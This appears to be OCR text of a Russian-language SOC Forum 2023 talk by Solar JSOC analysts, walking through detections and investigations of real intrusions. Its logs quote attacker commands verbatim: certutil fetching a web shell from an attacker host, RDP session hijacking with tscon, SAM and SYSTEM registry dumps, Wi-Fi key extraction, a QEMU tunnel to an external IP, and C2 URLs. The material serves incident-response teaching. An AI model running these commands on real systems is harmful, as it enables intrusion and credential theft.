
SOC
FORUM
2023



Поймать хакера помог простой советский...

ТРИ КЕЙСА ИЗ ЖИЗНИ JSOC

МОСКВА, 2023

SOC
FORUM
2023

Алексей Разумов
Руководитель отдела аналитики инцидентов Solar JSOC

Игорь Фирстов
Старший аналитик Solar JSOC

ГК «СОЛАР»

SOC FORUM 2023

Кейсы из практики SOLAR JSOC MDR

[01] Детекты

[02] Расследования

[03] Что привело к инциденту

[04] Работа над ошибками

CASE 1

Case 1. Детекты активности

SOC FORUM 2023

1 ДЕТЕКТ EDR suspicious_certutil_usage_downloading_or_remote_interaction

- Запуск процесса «certutil.exe -urlcache -split –f hxxp://xxx.xxx.57.31:22/cpsd.php c:\inetpub\wwwroot\iistart.php»
- Запуск процесса «certutil.exe -urlcache -split –f http://xxx.xxx.57.31:3333/cpsd.php c:\inetpub\wwwroot\iistart.php»
- Родительский процесс «c:\windows\system32\cmd.exe»

2 ДЕТЕКТ EDR possible_web_shell_creating_via_exploit

Процесс «c:\program files (x86)\php\v7.4\php-cgi.exe» создал файл «c:\inetpub\wwwroot\iistart.php»

3 ДЕТЕКТ АВПО с вердиктом HEUR:Backdoor.PHP.WebShell.gen

- c:\users\usr1cv8\appdata\locallow\microsoft\cryptneturlcache\content\959c00f5236f16b62040c43ded395e20
- c:\inetpub\wwwroot\iistart.php

4 ДЕТЕКТ в SIEM «Административный доступ наружу» по событиям FW + NTA

TCP-соединение от 10.102.80.7:51145
к xxx.xxx.57.31:22 было открыто
и закрыто на узле ITB-External, длительность: 30


Case 1. Расследование

SOC FORUM 2023


FILE	PID	STARTED (зона МСК)	FINISHED (зона МСК)	LAUNCH PARAM
C:\Windows\System32\cmd.exe	6440	20.07.23 22:23:06	20.07.23 22:23:06	cmd /c dir c:\
C:\Windows\System32\cmd.exe	8292	20.07.23 22:23:33	20.07.23 22:23:33	cmd /c dir c:\Users
C:\Windows\System32\cmd.exe	9504	20.07.23 22:24:25	20.07.23 22:24:26	cmd /c dir c:\Users\veeam
C:\Windows\System32\cmd.exe	10988	20.07.23 22:24:41	20.07.23 22:24:41	cmd /c whoami
C:\Windows\System32\cmd.exe	9360	20.07.23 23:02:32	20.07.23 23:02:33	cmd /c wmic cpu get caption, deviceid, name, numberofcores, maxclockspeed, status
C:\Windows\System32\cmd.exe	9640	20.07.23 23:07:24	20.07.23 23:07:25	cmd /c query user
C:\Windows\System32\cmd.exe	5576	20.07.23 23:13:00	20.07.23 23:13:01	cmd /c dir c:\windows\system32\
C:\Windows\System32\cmd.exe	6372	21.07.23 00:11:15	21.07.23 00:11:15	cmd /c dir C:\
C:\Windows\System32\cmd.exe	10408	21.07.23 00:11:58	21.07.23 00:11:58	cmd /c dir C:\inetpub
C:\Windows\System32\cmd.exe	8260	21.07.23 00:12:26	21.07.23 00:12:26	cmd /c dir C:\inetpub\wwwroot
C:\Windows\System32\cmd.exe	3988	21.07.23 00:21:05	21.07.23 00:21:09	cmd /c certutil.exe -urlcache -split –f hxxp://xxx.xxx.57.31:22/cpsd.php c:\inetpub\wwwroot\iistart.php
C:\Windows\System32\cmd.exe	9816	21.07.23 00:22:25	21.07.23 00:22:40	cmd /c certutil.exe -urlcache -split -f hxxp://xxx.xxx.57.31:22/cpsd.php c:\inetpub\wwwroot\iistart.php
C:\Windows\System32\cmd.exe	9768	21.07.23 00:23:28	21.07.23 00:23:32	cmd /c certutil.exe -urlcache -split -f hxxp://xxx.xxx.57.31:3333/cpsd.php c:\inetpub\wwwroot\iistart.php
C:\Windows\System32\cmd.exe	6528	21.07.23 00:30:10	21.07.23 00:30:10	cmd /c dir c:\users\Администратор
C:\Windows\System32\cmd.exe	9800	21.07.23 00:30:45	21.07.23 00:30:46	cmd /c dir c:\users\Администратор\Desktop
C:\Windows\System32\cmd.exe	11120	21.07.23 00:38:02	21.07.23 00:38:02	cmd /c dir c:\users\Администратор\Downloads
C:\Windows\System32\cmd.exe	9864	21.07.23 00:38:22	21.07.23 00:38:22	cmd /c arp -a

Case 1. Расследование

SOC FORUM 2023



PROGRAM NAME	1C:Предприятие 8.3
VENDOR	ООО 1С-Софт
FILE DESCRIPTION	rphost
ORIGINAL FILE NAME	rphost.exe
SIGNATURE SUBJECT	LLC 1C-Soft
SIGNATURE VALIDATION RESULT	V The signature is OK
ATTRIBUTES	A
TIME CREATED	2019-04-01 15:29:50.000
TIME MODIFIED	2019-04-01 15:29:50.000



Case 1. Расследование

SOC FORUM 2023

ПРОСМОТР ИНФОРМАЦИИ В 1С (СПРАВОЧНИКИ И АКТИВНЫЕ ПОЛЬЗОВАТЕЛИ)

2023-07-20 19:17:06 10.102.80.7 GET /xxx/en_GB/e1cib/userSettings cmd=load&objectKey=%D0%9E%D1%81%D0%BD%D0%BE%D0%B2%D0%BD%D0%BE%D0%B5%D0%9E%D0%BA%D0%BD%D0%BE/%D0%A2%D0%B0%D0%BA%D1%81%D0%B8/%D0%9D%D0%B0%D1%81%D1%82%D1%80%D0%BE%D0%B9%D0%BA%D0%B8%D0%9E%D0%BA%D0%BD%D0%B0%D0%92%D0%B5%D0%B1%D0%9A%D0%BB%D0%B8%D0%B5%D0%BD%D1%82%D0%B0&ver=085393d5-caa5-4b60-bc91-48d67ad26752 80 – xxx.xxx.57.31 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/114.0.0.0+Safari/537.36+Edg/114.0.1823.82 http://map.xyz.ru/xxx/en_GB/ 200 0 0 343

БРУТФОРС ФОРМЫ АУТЕНТИФИКАЦИИ ВЕБ-ИНТЕРФЕЙСА 1С ИЗ ИНТЕРНЕТА


2023-07-20 18:53:39 10.102.80.7 POST /xxx/en_GB/e1cib/login version=8.3.14.1694&cred=0JDQtNC80LjQvdC40YHRgtGA0LDRgtC+0YAIUGFzc3dvcmQ&nooida&vl=en_GB&clnId=0f6d1dcb-537d-3f12-c783-3ea17d3a6d19 80 – xxx.xxx.57.31 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/114.0.0.0+Safari/537.36+Edg/114.0.1823.82 http://map.xyz.ru/xxx/en_GB/ 402 0 0 343

КАК ИТОГ – УСПЕШНОЕ ОБРАЩЕНИЕ К ЗАЛИТОМУ ВЕБ-ШЕЛЛУ

2023-07-20 21:24:13 10.102.80.7 GET /iistart.php - 80 - xxx.xxx.57.31 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/114.0.0.0+Safari/537.36+Edg/114.0.1823.82 - 200 0 0 828

Case 1. Схема, итоги

SOC FORUM 2023



CASE 2

Case 2. Детекты активности

SOC FORUM 2023

1 ДЕТЕКТ В SIEM «Внутреннее сетевое сканирование» по событиям FW

Зафиксированы сетевые соединения с 4 уникальными хостами серверной подсети по портам 3389,4899,5900.

Источник – принт сервер

2 ДЕТЕКТ в SIEM «Запуск RAT на хосте» по событиям ОС


Запуск процесса Psexesvc.exe на шестнадцати хостах около пяти утра субботы

3 ДЕТЕКТ в SIEM «ThreatHunting: Credentials in registry - command line» по событиям ОС

Выгрузка веток реестра "SYSTEM" и "SAM" при помощи утилиты "reg.exe".

Case 2. Детекты активности

SOC FORUM 2023



Case 2. Расследование

SOC FORUM 2023

НОЧЬЮ

РАЗВЕДКА ИНФОРМАЦИИ О ХОСТЕ, ПЕРЕХВАТ RDP СЕССИИ

- "cmd"
- hostname
- qwinsta
- tscon 1 /dest:rdp-tcp#26
- tscon 1 /dest:rdp-tcp#30
- tscon 1 /dest:rdp-tcp#34
- sethc.exe 211
- tscon 1 /dest:rdp-tcp#38

РАЗМЕЩЕНИЕ И МАСКИРОВКА КАСТОМНОЙ БИБЛИОТЕКИ

sc start spsvc

"C:\WINDOWS\system32\cmd.exe" /C sc config spsvc DisplayName= "Служба защиты программного обеспечения Windows">"c:\windows\cluster\pfcjNqpNMF.txt"

sc config spsvc DisplayName= "Служба защиты программного обеспечения Windows"

"C:\WINDOWS\system32\cmd.exe" /C sc description spsvc "Обеспечивает защиту лицензирования программных продуктов Microsoft">"c:\windows\cluster\04bYh26UbK.txt

sethc.exe 211

Case 2. Расследование

SOC FORUM 2023

НОЧЬЮ

ВЫГРУЗКА ВЕТОК РЕЕСТРА SYSTEM И SAM И ПАРОЛЕЙ ОТ WIFI СЕТЕЙ

- reg save HKLM\SAM\SAM>"c:\windows\cluster\v39sOdm5nu.txt"
- reg save HKLM\SYSTEM\SYSTEM>"c:\windows\cluster\7IYSJCCyUV.txt«
- netsh wlan show prof key=clear BLACKFOG-R>"c:\windows\cluster\wFBdFVhcYC.txt”
- netsh wlan show prof key=clear Keenetic-3346>"c:\windows\cluster\dVngwiLJlp.txt"

ИСПОЛЬЗОВАНИЕ ГИПЕРВИЗОРА В КАЧЕСТВЕ ПРОКСИ

"C:\qemu\qemu-system-i386.exe" -m 1M -netdev user,id=lan,restrict=off -netdev socket,id=sock,connect=93.188.154.214:444 -netdev hubport,id=port-lan,hubid=0,netdev=lan -netdev hubport,id=port-sock,hubid=0,netdev=sock -nographic

Case 2. Расследование

SOC FORUM 2023

ВЕЧЕРОМ

УСТАНОВКА СВЯЗИ С CnC СЕРВЕРОМ

- hxxp:// [redacted].com/a/public.lst
- hxxp://[redacted]/rempro/rempro[.]php?action=ping&authkey=ad314a860e94cb86d282b9a3ea912573055922fe8f0e302770907992a46a6cbd

